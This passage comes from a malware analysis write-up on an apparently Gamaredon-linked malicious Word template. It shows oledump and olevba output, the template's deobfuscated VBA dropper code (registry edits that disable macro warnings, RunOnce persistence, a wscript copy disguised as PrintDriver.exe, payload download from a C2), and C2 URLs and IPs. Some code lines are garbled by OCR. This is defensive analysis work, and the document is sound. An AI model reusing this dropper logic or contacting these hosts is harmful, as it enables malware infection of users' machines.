
Table -3- *Sample two Files basic properties*

When the dot file *KzGdWvmSq* made it to victim machine it establishes connection with a C2 sever. And by the time analyzing this sample the C2 servers are not found [5].

URL	IP	Port
hxxp://sufflari[.]online/increase[.]php	188.225.82.216	80
hxxp://188.225.82.216/inspection[.]php	188.225.82.216	80
http://sufflari%5B.%5Donline/increase%5B.%5Dphp	188.225.82.216	80
http://188.225.82.216/inspection%5B.%5Dphp	188.225.82.216	80

Table -4- Sample Two Connections


This malware sample is a wrapper and dropper to a PE executable (*printdrive.exe*) that runs as process in victim machine. However, this analysis focus more on the code and interesting indicators. Using either *oledump.py* or *olevba.py* tools in a Remnux machine is a good way to identify VBA streams and extract macros. On this sample it’s clear the macro been detected at the 8th stream.



```
remnux@remnux:~/sample$ oledump.py KzGdWvmSq.dot | more
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      6935 '1Table'
  5:    163221 'Data'
  6:       375 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M   25688 'Macros/VBA/ThisDocument'
  9:      2602 'Macros/VBA/_VBA_PROJECT'
 10:      1480 'Macros/VBA/__SRP_0'
 11:       174 'Macros/VBA/__SRP_1'
 12:       528 'Macros/VBA/__SRP_2'
 13:       156 'Macros/VBA/__SRP_3'
 14:       478 'Macros/VBA/dir'
 15:      4096 'WordDocument'
remnux@remnux:~/sample$ █
```

Figure -8- Oledump streams detected

The extracted macro seems to be decoded and almost every line and function has been obfuscated. With the help of *olevba.py* summary table, detection of base64 encoding is helpful.




```
"\W" + "" + "o" + "rd\" + "Se" + "" + "cur" + "it" + "y" + "" + "\"
CreateObject("WSc" + "ri" + "pt" + "." + "Sh" + "" + "el" + "l").RegWrite AKEMPB
   ↳"Acc" + "essV" + "" + "BO" + "M", 1, "RE" + "G" + "_" + "DW" + "" + "ORD"
CreateObject("WS" + "cr" + "ip" + "t" + "." + "Sh" + "el" + "l").RegWrite AKEMPB
   ↳"VB" + "AWar" + "nin" + "gs", 1, "RE" + "G_D" + "WOR" + "D" + ""
KHAvuch = BAMFpBe.Run("" + dgHESWD + "", 4, False)
End Sub


+------------+--------------------+--------------------------------------+
| Type       | Keyword            | Description                          |
+------------+--------------------+--------------------------------------+
| AutoExec   | Document_Close     | Runs when the Word document is closed |
| Suspicious | Run                | May run an executable file or a system |
|            |                    | command                              |
| Suspicious | CreateObject       | May create an OLE object             |
| Suspicious | CopyFile           | May copy a file                      |
| Suspicious | CreateTextFile     | May create a text file               |
| Suspicious | WriteText          | May create a text file               |
| Suspicious | Environ            | May read system environment variables |
| Suspicious | Write              | May write to a file (if combined with |
|            |                    | Open)                                |
| Suspicious | Open               | May open a file (obfuscation: Base64) |
| Suspicious | run                | May run an executable file or a system |
|            |                    | command (obfuscation: Base64)        |
| Suspicious | Windows            | May enumerate application windows (if |
|            |                    | combined with Shell.Application object) |
|            |                    | (obfuscation: Base64)                |
| Suspicious | SaveToFile         | May create a text file (obfuscation: |
```

Figure -9- Olevba summary

The use of *Document_Close* function in this macro VBA is interesting. According to Microsoft documentation [6] the event only happen after closing the open document.




```
OLE:MASIHBD- KzGdWvmSq.dot
====================================
FILE: KzGdWvmSq.dot
Type: OLE
------------------------------------
VBA MACRO ThisDocument.cls
in file: KzGdWvmSq.dot - OLE stream
- - - - - - - - - - - - - - - - - -
Private Sub Document_Close()
On Error Resume Next
Dim BAMFpBe
Set BAMFpBe = CreateObject("WS" + "
Set CjJdmco = CreateObject("Sc" + "
```

Figure -10-

Document_Close Event


Even after decoding the code, there's still heavy usage of swap functions, but at least the important parts are in clear text as in below IOC snaps. After closing the document, the below lines are executed and (*PirntDrive.exe*) is up and running in the process.



```
Dim BAMFpBe
Set BAMFpBe = CreateObject("WScript.Shell")
Set CjJdmco = CreateObject("Scripting.FileSystemObject")
oZBJkIn = Environ("USERPROFILE\PrintSoftware"
If Not CjJdmco.FolderExists(oZBJkIn) Then CjJdmco.CreateFolder (oZBJkIn)
AKEMPBH = Environ("Windir\System32\wscript.exe"
wFWuRTg = oZBJkIn + "\PrintDriver.exe"
If Not CjJdmco.FileExists(wFWuRTg) Then CjJdmco.CopyFile AKEMPBH, wFWuRTg, True
CjJdmco.CopyFile AKEMPBH, wFWuRTg, True
KNBgsCP = oZBJkIn + "\PrintDriver.vbs"
dgHESWD = wFWuRTg & " //b " & KNBgsCP
```

```
(""EjmKCsnM = \Microsoft\Windows\""")))& vbCrLf" & vbCrLf
(""Set job = CreateObject(WScript.Shell")"")))& vbCrLf" & vbCrLf
(""rFbnVCpq = HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\PrintSoftware""")))
(""RGlQCqyC=job.ExpandEnvironmentStrings("%APPDATA%")"")))& vbCrLf" & vbCrLf
(""vfvRGPAWrCtF = RGlQCqyC+EjmKCsnM+"PrintSoftware.exe""")))& vbCrLf" & vbCrLf
```

Figure -11- Host-Base IOCs



```
(""gHFeLmUfWKAg = "sufflari.online"""))& vbCrLf" & vbCrLf
```

```
(""rornhuvlv = "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20130406 Firefox/23.0::" &
(""p_8_p = "http://p_2_p/increase.php" ""))& vbCrLf" & vbCrLf
(""p_4_p.Open "GET", p_8_p, False""))& vbCrLf" & vbCrLf
(""p_4_p.SetRequestHeader "User-Agent", rornhuvlv""))& vbCrLf" & vbCrLf
(""p_4_p.send""))& vbCrLf" & vbCrLf
(""SIf p_4_p.Status = 200 Then""))& vbCrLf" & vbCrLf
(""p_3_p = p_4_p.ResponseBody""))& vbCrLf" & vbCrLf
(""else""))& vbCrLf" & vbCrLf
(""Set p_11_p = GetObject(winmgmts:{impersonationLevel=impersonate}//& RILNtGRsVpLy &/root/cim

(""For Each p_12_p In p_11_p""))& vbCrLf" & vbCrLf
(""If p_12_p.StatusCode = 0 Then""))& vbCrLf" & vbCrLf
(""p_8_p = "http://p_12_p.ProtocolAddress/inspection.php ""))& vbCrLf" & vbCrLf
(""p_4_p.Open "GET", p_8_p , False""))& vbCrLf" & vbCrLf
(""p_4_p.SetRequestHeader User-Agent,rornhuvlv""))& vbCrLf" & vbCrLf
(""p_4_p.send""))& vbCrLf" & vbCrLf
(""If p_4_p.Status = 200 Then""))& vbCrLf" & vbCrLf
(""p_3_p = p_4_p.ResponseBody""))& vbCrLf" & vbCrLf
```


Figure -12- Network-Based IOCs

Couple of registry values been altered during runtime. however, the spotted hardcoded ones are as below and more with the same sample/registry section [7] as persistent mechanism.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\PrintSoftware

HKEY_CURRENT_USER\Software\Microsoft\Office\ & Application.Version & _"\Word\Security\

Compared to the rest of the *dot* file, the '*Macros/VBA/ThisDocument*' file is relatively small. Just in case to avoid missing any other hidden data back to Figure -8- above. Let's try make use of *pcodedmp.py* tool and extracting a possible hidden p-code. There aren't any hidden, just the fact that the 5th stream 'Data' that appears to be the image file in the template embedded in this section. What get the attention in the also is this little overhead as referral to image content.



```
95 7D 02 00 44 00 64 00 00 00 00 00 00 00 08 00  □}..D.d.........
00 00 00 00 00 00 00 00 00 00 00 00 0C 4E CE 31  ............NÎ1
0C 02 0C 02 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 0F 00 04 F0 B6 00 00 00 B2 04 0A F0  .......ð¶...²..ð
08 00 00 00 01 04 00 00 00 0A 00 00 43 00 0B F0  ............C..ð
92 00 00 00 04 41 01 00 00 00 05 C1 7A 00 00 00  □....A.....Áz...
06 01 02 00 00 00 FF 01 00 00 08 00 31 00 30 00  ......ÿ.....1.0.
30 00 2D 00 6C 00 65 00 74 00 2D 00 6B 00 72 00  0.-.l.e.t.-.k.r.
61 00 73 00 6E 00 6F 00 69 00 2D 00 61 00 72 00  a.s.n.o.i.-.a.r.
6D 00 69 00 69 00 2D 00 32 00 33 00 2D 00 66 00  m.i.i.-.2.3.-.f.
65 00 76 00 72 00 61 00 6C 00 69 00 61 00 2D 00  e.v.r.a.l.i.a.-.
32 00 30 00 31 00 37 00 2D 00 6B 00 72 00 61 00  2.0.1.7.-.k.r.a.
73 00 6E 00 61 00 69 00 61 00 2D 00 61 00 72 00  s.n.a.i.a.-.a.r.
6D 00 69 00 69 00 61 00 2D 00 6B 00 72 00 61 00  m.i.i.a.-.k.r.a.
73 00 6E 00 00 00 00 00 10 F0 04 00 00 00 00 00  s.n......ð......
00 80 52 00 07 F0 8B 7C 02 00 05 05 AD EB 81 C2  .□R..ð□|....ë□Â
94 B5 B6 A5 12 AC 44 B1 A9 3E 69 EB FF 00 67 7C  □µ¶¥.¬D±©>iëÿ.g|
02 00 01 00 00 00 44 00 00 00 00 00 00 00 A0 46  ......D....... F
1D F0 5F 7C 02 00 AD EB 81 C2 94 B5 B6 A5 12 AC  .ð_|..ë□Â□µ¶¥.¬
44 B1 A9 3E 69 EB FF FF D8 FF E0 00 10 4A 46 49  D±©>iëÿÿØÿà..JFI
46 00 01 01 00 00 01 00 01 00 00 FF DB 00 43 00  F..........ÿÛ.C.
03 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08  ................
05 05 04 04 05 0A 07 07 06 08 0C 0A 0C 0C 0B 0A  ................
0B 0B 0D 0E 12 10 0D 0E 11 0E 0B 0B 10 16 10 11  ................
13 14 15 15 15 0C 0F 17 18 16 14 18 12 14 15 14  ................
FF DB 00 43 01 03 04 04 05 04 05 09 05 05 09 14  ÿÛ.C............
0D 0B 0D 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
14 14 14 14 14 FF C2 00 11 08 03 52 05 34 03 01  .....ÿÂ....R.4..
22 00 02 11 01 03 11 01 FF C4 00 1C 00 01 00 01  ".......ÿÄ......
05 01 01 00 00 00 00 00 00 00 00 00 00 00 06 01  ................
```

Figure -13- Embedded Image file

Credits

Shadow Chaser Group for discovering both samples

Update (*27 Jan 2021*)

Contribution work from Nicko on Github

References

[1] Shadow Chaser Group, https://twitter.com/ShadowChasing1

[2] AnyRun – Sample One, https://app.any.run/tasks/17575220-f087-4baa-bc96-3d9bdb0f10ed/

[3] VirusTotal – Template Injection Malware Sample, https://www.virustotal.com/gui/file/499caf4558ca05440875a94d5e06663cc637f9c6acdaa7c1a89f889a025837f3/behavior

[4] Gamaredon Group by Mitre Att&ck definition, https://attack.mitre.org/groups/G0047/

[5] AnyRun – Sample Two, https://app.any.run/tasks/26e685f3-9a76-45fa-ad70-dd61cb64812c/

[6] Microsoft documentation, https://docs.microsoft.com/en-us/office/vba/api/word.document.close(even)

[7] AnyRun – Sample Two Registry Values, https://any.run/report/13b780800c94410b3d68060030b5ff62e9a320a71c02963603ae65abbf150d36/26e685f3-9a76-45fa-ad70-dd61cb64812c#registry